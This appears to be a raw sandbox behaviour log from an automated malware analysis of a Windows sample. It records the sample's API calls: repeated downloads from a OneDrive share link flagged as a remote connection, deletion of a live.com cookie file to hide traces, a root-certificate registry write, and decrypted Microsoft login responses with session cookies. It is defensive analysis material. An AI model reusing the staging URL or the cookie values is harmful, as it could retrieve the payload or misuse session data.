Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1544	2124
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1544	2124
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	1544	2124
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1544	2124
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1544	2124
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	1544	2124
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	1544	2124
Call Network API	API Name: socket Args: (2, 1, 6) Return: 600	1544	2124
Call Network API	API Name: bind Args: (600, 0.0.0.0:49179, 128) Return: 0	1544	2124
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: (600, 93.184.220.29:80, 16, 0, 0, 0, 7a7ed0) Return: 0	1544	2124
Call Network API	API Name: send Args: (600, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44cdcc0) Return: 1	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44dc0f0) Return: 1	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44d2328) Return: 1	1544	2124
Call Network API	API Name: send Args: (3b8, ..., 181, 0) Return: 181	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1500, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (7ba770, H+í~$, 32, 0, , 0, H+í~$, 1205, 53014792, 0) Return: 0	1544	2124
Call System API	API Name: BCryptDecrypt Args: (7ba770, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634923036&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:jQSky3+V2Yg=:BAY7vBEctZrXJOH+F0ejqrXJoQRk46OaA5OLquTEo14=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=aba4f4be-5eb0-4884-bf5a-e34d78d7c8ff&&RD00155D5E725C&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:37:15 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:17:16 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5E725C\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 4FB0DFCBB9C543DB96E9B426DEBEF5F3 Ref B: STOEDGE0717 Ref C: 2021-10-22T17:17:15Z\r\nDate: Fri, 22 Oct 2021 17:17:16 GMT\r\nContent-Length: 0\r\n\r\n(×û,”o, 1168, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634923036&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:jQSky3+V2Yg=:BAY7vBEctZrXJOH+F0ejqrXJoQRk46OaA5OLquTEo14=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=aba4f4be-5eb0-4884-bf5a-e34d78d7c8ff&&RD00155D5E725C&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:37:15 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:17:16 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5E725C\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 4FB0DFCBB9C543DB96E9B426DEBEF5F3 Ref B: STOEDGE0717 Ref C: 2021-10-22T17:17:15Z\r\nDate: Fri, 22 Oct 2021 17:17:16 GMT\r\nContent-Length: 0\r\n\r\n(×û,”o, 1168, 53014792, 0) Return: 0	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1, 2) Return: ?	1544	2124
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5dc	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5dc	1544	2124
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1, 40006000) Return: 9701	1544	2124
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1c, 40006000) Return: 0	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5dc	1544	2124
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5dc	1544	2124
Call Network API	API Name: bind Args: (5dc, 0.0.0.0:49180, 16) Return: 0	1544	2124
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call Network API	API Name: connect Args: (5dc, 40.126.31.5:443, 16) Return: ffffffff	1544	2124
Call Network API	API Name: send Args: (5dc, ..., 131, 0) Return: 131	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 628, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 232, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: send Args: (5dc, ..., 166, 0) Return: 166	1544	2124
Call Network API	API Name: recv Args: (5dc, , 7168, 0) Return: ?	1544	2124
Call Network API	API Name: send Args: (600, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44e1270) Return: 1	1544	2124

Call System API	API Name: WinHttpCloseHandle Args: (44e1188) Return: 1	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44d2318) Return: 1	1544	2124
Call Network API	API Name: send Args: (5dc, ..., 517, 0) Return: 517	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1500, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (44d0c20, H8\r•1Í|æ\·, 32, 0, , 0, H8\r•1Í|æ\·, 1495, 53014792, 0) Return: 0	1544	2124
Call Network API	API Name: recv Args: (5dc, , 14958, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 838, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (44d0c20, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:16:17 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 708b26cd-5c9a-44f7-8d54-ecee00635126\r\nPPServer: PPV: 30 H: BL02PF942843BF4 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=2e12379d319f410d998ea39a28bd9085; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634923037&co=1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSCC=91.220.43.84-LV; expires=Wed, 16-Nov-2022 17:17:17 GMT; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DTLR5Qs30xIMXHlDjucpswiYdvpGqoco9mM6oyr3lK3QSl!0!3WSJPWrYfOolmSkguUwLuZyCb3RixzP4j4F5Z8NfPWHcKP3M67ViPiLEPfYNqAxwJde7SIJyrFrhhcDpTGqWt6IiC3BBVBBmpcWsK8RqcdMZBoLhAKdyLmmkH6rGhQ0nfGV*7VgB*8KkQn6EvWt*HpYYP04gJZmd!vQAibNmV4IsIpeJJZ10uSAQUDy0UaThdz!OUGMv2mC2tawm6zooySxKHcdiiKfWctGs!DMQeTynAATzUiIQIKWWt*OBA9dFTQA43IRdmcDHNWGfsQTssEreWbSQcpUcsISkL85Lqqfv1Z2K0rTZamUEfEP5Gy8DvddCxu!7mROS53nUtSi0tS2uMLu9lvImZcbFGofFNKgpFeHdPDHRCKx5iT8iAHq7sxFxbFhpQxO55En1w$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-798cffb7-f152-46f3-8faf-4589f101fb53; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:17:16 GMT\r\nContent-Length: 26624\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF942843BF4 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=2e12379d319f410d998ea39a28bd9085"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config||u.ServerData||{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src\|\|r.href\|\|"")+"'", e+=", id:"+(r.id\|\|""), e+=", async:"+(r.async\|\|""), e+=", defer:"+(r.defer\|\|"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};re) Return: 0	1544	2124
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	1544	2124
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, 512, 0) Return: cc000c	1544	2124
Detection	Threat Characteristic: Connects to remote URL or IP address https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg		
Call Internet Helper API	API Name: InternetOpenA Args: (aswe, 0, , , 0) Return: cc0004	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1, 2) Return: ?	1544	2124
Call Network API	API Name: send Args: (3b8, ...`..A.;N5%.e^ ...d, 357, 0) Return: 357	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1500, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (7ba770, H¢, 32, 0, , 0, H¢, 1109, 53013720, 0) Return: 0	1544	2124
Call System API	API Name: BCryptDecrypt Args: (7ba770, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634923037&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:0cluzH+V2Yg=:scmTu+YOv4Zu2nteJVjETj06M20lioIsjecuAewezIA=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:37:17 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:17:17 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD0004FF9DF25F\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 9A658DDE72E24B6C8E484E8A5F90B06D Ref B: STOEDGE0717 Ref C: 2021-10-22T17:17:17Z\r\nDate: Fri, 22 Oct 2021 17:17:17 GMT\r\nContent-Length: 0\r\n\r\nÓ\r7, 1072, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634923037&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:0cluzH+V2Yg=:scmTu+YOv4Zu2nteJVjETj06M20lioIsjecuAewezIA=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:37:17 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:17:17 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD0004FF9DF25F\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 9A658DDE72E24B6C8E484E8A5F90B06D Ref B: STOEDGE0717 Ref C: 2021-10-22T17:17:17Z\r\nDate: Fri, 22 Oct 2021 17:17:17 GMT\r\nContent-Length: 0\r\n\r\nÓ\r7, 1072, 53013720, 0) Return: 0	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1, 2) Return: ?	1544	2124
Delete File	Path: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII	1544	2124
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2124 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII		
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5dc	1544	2124
Call Network API	API Name: bind Args: (5dc, 0.0.0.0:49181, 16) Return: 0	1544	2124
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call Network API	API Name: connect Args: (5dc, 40.126.31.5:443, 16) Return: ffffffff	1544	2124
Call Network API	API Name: send Args: (5dc, ..., 163, 0) Return: 163	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 628, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 232, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: send Args: (5dc, ..., 166, 0) Return: 166	1544	2124
Call Network API	API Name: recv Args: (5dc, , 7168, 0) Return: ?	1544	2124

Call Network API	API Name: send Args: (5dc, ...-i+UQ|bu.B$r, 1157, 0) Return: 1157	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1500, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (44d2190, HÛ°^VO9#JÞ=§, 32, 0, , 0, HÛ°^VO9#JÞ=§, 1495, 53013720, 0) Return: 0	1544	2124
Call Network API	API Name: recv Args: (5dc, , 14958, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 10698, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 5018, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (44d2190, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:16:18 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: c44fdae1-b97d-4a86-add7-45465cf23552\r\nPPServer: PPV: 30 H: BL02PF8E9307812 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=88dec31766d34cbc8a3d21887ce99963; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634923038&co=2; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.De9HAqy8Kz7phBTDeTC4B7Pm7yVx47DdVZcqEkRm3Y!4esPQPImjKmMfX!ORL!Yix*zT4TzwNHLJgx3K04iKQ3fULjJiBIVDxphHB3S!s*wy3oYLQWLWiudIr2PhNpATl9cplCJ!Yk2YK8oS*ZwYZfbLxNja6V09hUnF5Dq5mikRw*7KEr91!RJy9gaxrd*vP4vPMKu3Ovln3LnFXL2S*uP8*lHeoJMDCz19W8GyXDac9YAffWR4QHecCmG4nYBdrY1aiBv0QYptQ093gX8u8Xs36Vc91koK4A4e6DCeFtVqOrfX5XfId7Fmnf1XxhgQz4Gk2Bk!S7WKN1zz*MNF6jp*SUKm7alGrlWI0klUrr5SB0fF8V7A8g3SFu9glbXWXe1af2gA1aiSqqPHYuhJnp1hfMXSC1rPLwSbjvxgJ2BGgeLGkKVlBqG2fkdKxgGXMJ71eKN6D8mkz*W0UZ2iqVNgXpdYFEvhXMeq9tGTGaLddV9cMjzgZDNOzs!75PC6Sg$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-798cffb7-f152-46f3-8faf-4589f101fb53$uuid-33a17295-0a26-4fd7-86d5-9510108ee28d; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:17:17 GMT\r\nContent-Length: 26618\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF8E9307812 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=88dec31766d34cbc8a3d21887ce99963"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config\|\|u.ServerData\|\|{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src||r.href||"")+"'", e+=", id:"+(r.id||""), e+=", async:"+(r.async||""), e+=", defer:"+(r.defer||"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};return t.slReportFailure||r.slRepor) Return: 0	1544	2124
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	1544	2124
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, -2147483648, 0) Return: cc000c	1544	2124
Call Network API	API Name: recv Args: (5dc, , 16421, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (44d2190, t]³Ñbß2, 32, 0, , 0, t]³Ñbß2, 3977, 53015460, 0) Return: 0	1544	2124
Call Network API	API Name: recv Args: (5dc, , 7868, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (5dc, , 6408, 0) Return: ?	1544	2124
Call System API	API Name: BCryptDecrypt Args: (44d2190, ps://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634923037%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3dC5395DC8AEE6F69B%26bk%3d1634923038&id=250206&uiflavor=web&uaid=88dec31766d34cbc8a3d21887ce99963&mkt=EN-US&lc=1033&bk=1634923038', str:[], A8:'', A9:'', cM:1, bn:'', U:'https://github.com/login/oauth/authorize?response_type=code&client_id=e37ffdec11c0245cb2e0&scope=read:user++user:email&redirect_uri=https://login.live.com/HandleGithubResponse.srf&allow_signup=false&state=648616353722179D', bo:'', V:'https://login.live.com/cookiesDisabled.srf?uaid=88dec31766d34cbc8a3d21887ce99963&mkt=EN-US&lc=1033', cP:{}, cQ:{}, br:'https://account.live.com/query.aspx?uaid=88dec31766d34cbc8a3d21887ce99963&mkt=EN-US&lc=1033&id=250206', cR:'', Z:0, cT:'', bu:'https://account.live.com/ChangePassword?uaid=88dec31766d34cbc8a3d21887ce99963', urlSwitch:'https://login.live.com/logout.srf?wa=wsignin1.0&rpsnv=13&ct=1634923037&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=C5395DC8AEE6F69B&uaid=88dec31766d34cbc8a3d21887ce99963&ru=https://onedrive.live.com/download%3fcid%3d50DB9D917FD3F0DD%26resid%3d50DB9D917FD3F0DD%2521106%26authkey%3dAPnX10xE12ydajg&bk=1634923038&lm=I', AA:null, bv:'https://login.live.com/GetCredentialType.srf?opid=648616353722179D&id=250206&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634923037&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&uaid=88dec31766d34cbc8a3d21887ce99963', cU:'', bw:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634923037%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3dC5395DC8AEE6F69B%26bk%3d1634923038&id=250206&uiflavor=web&lostauthenticator=1&uaid=88dec31766d34cbc8a3d21887ce99963&mkt=EN-US&lc=1033&bk=1634923038', 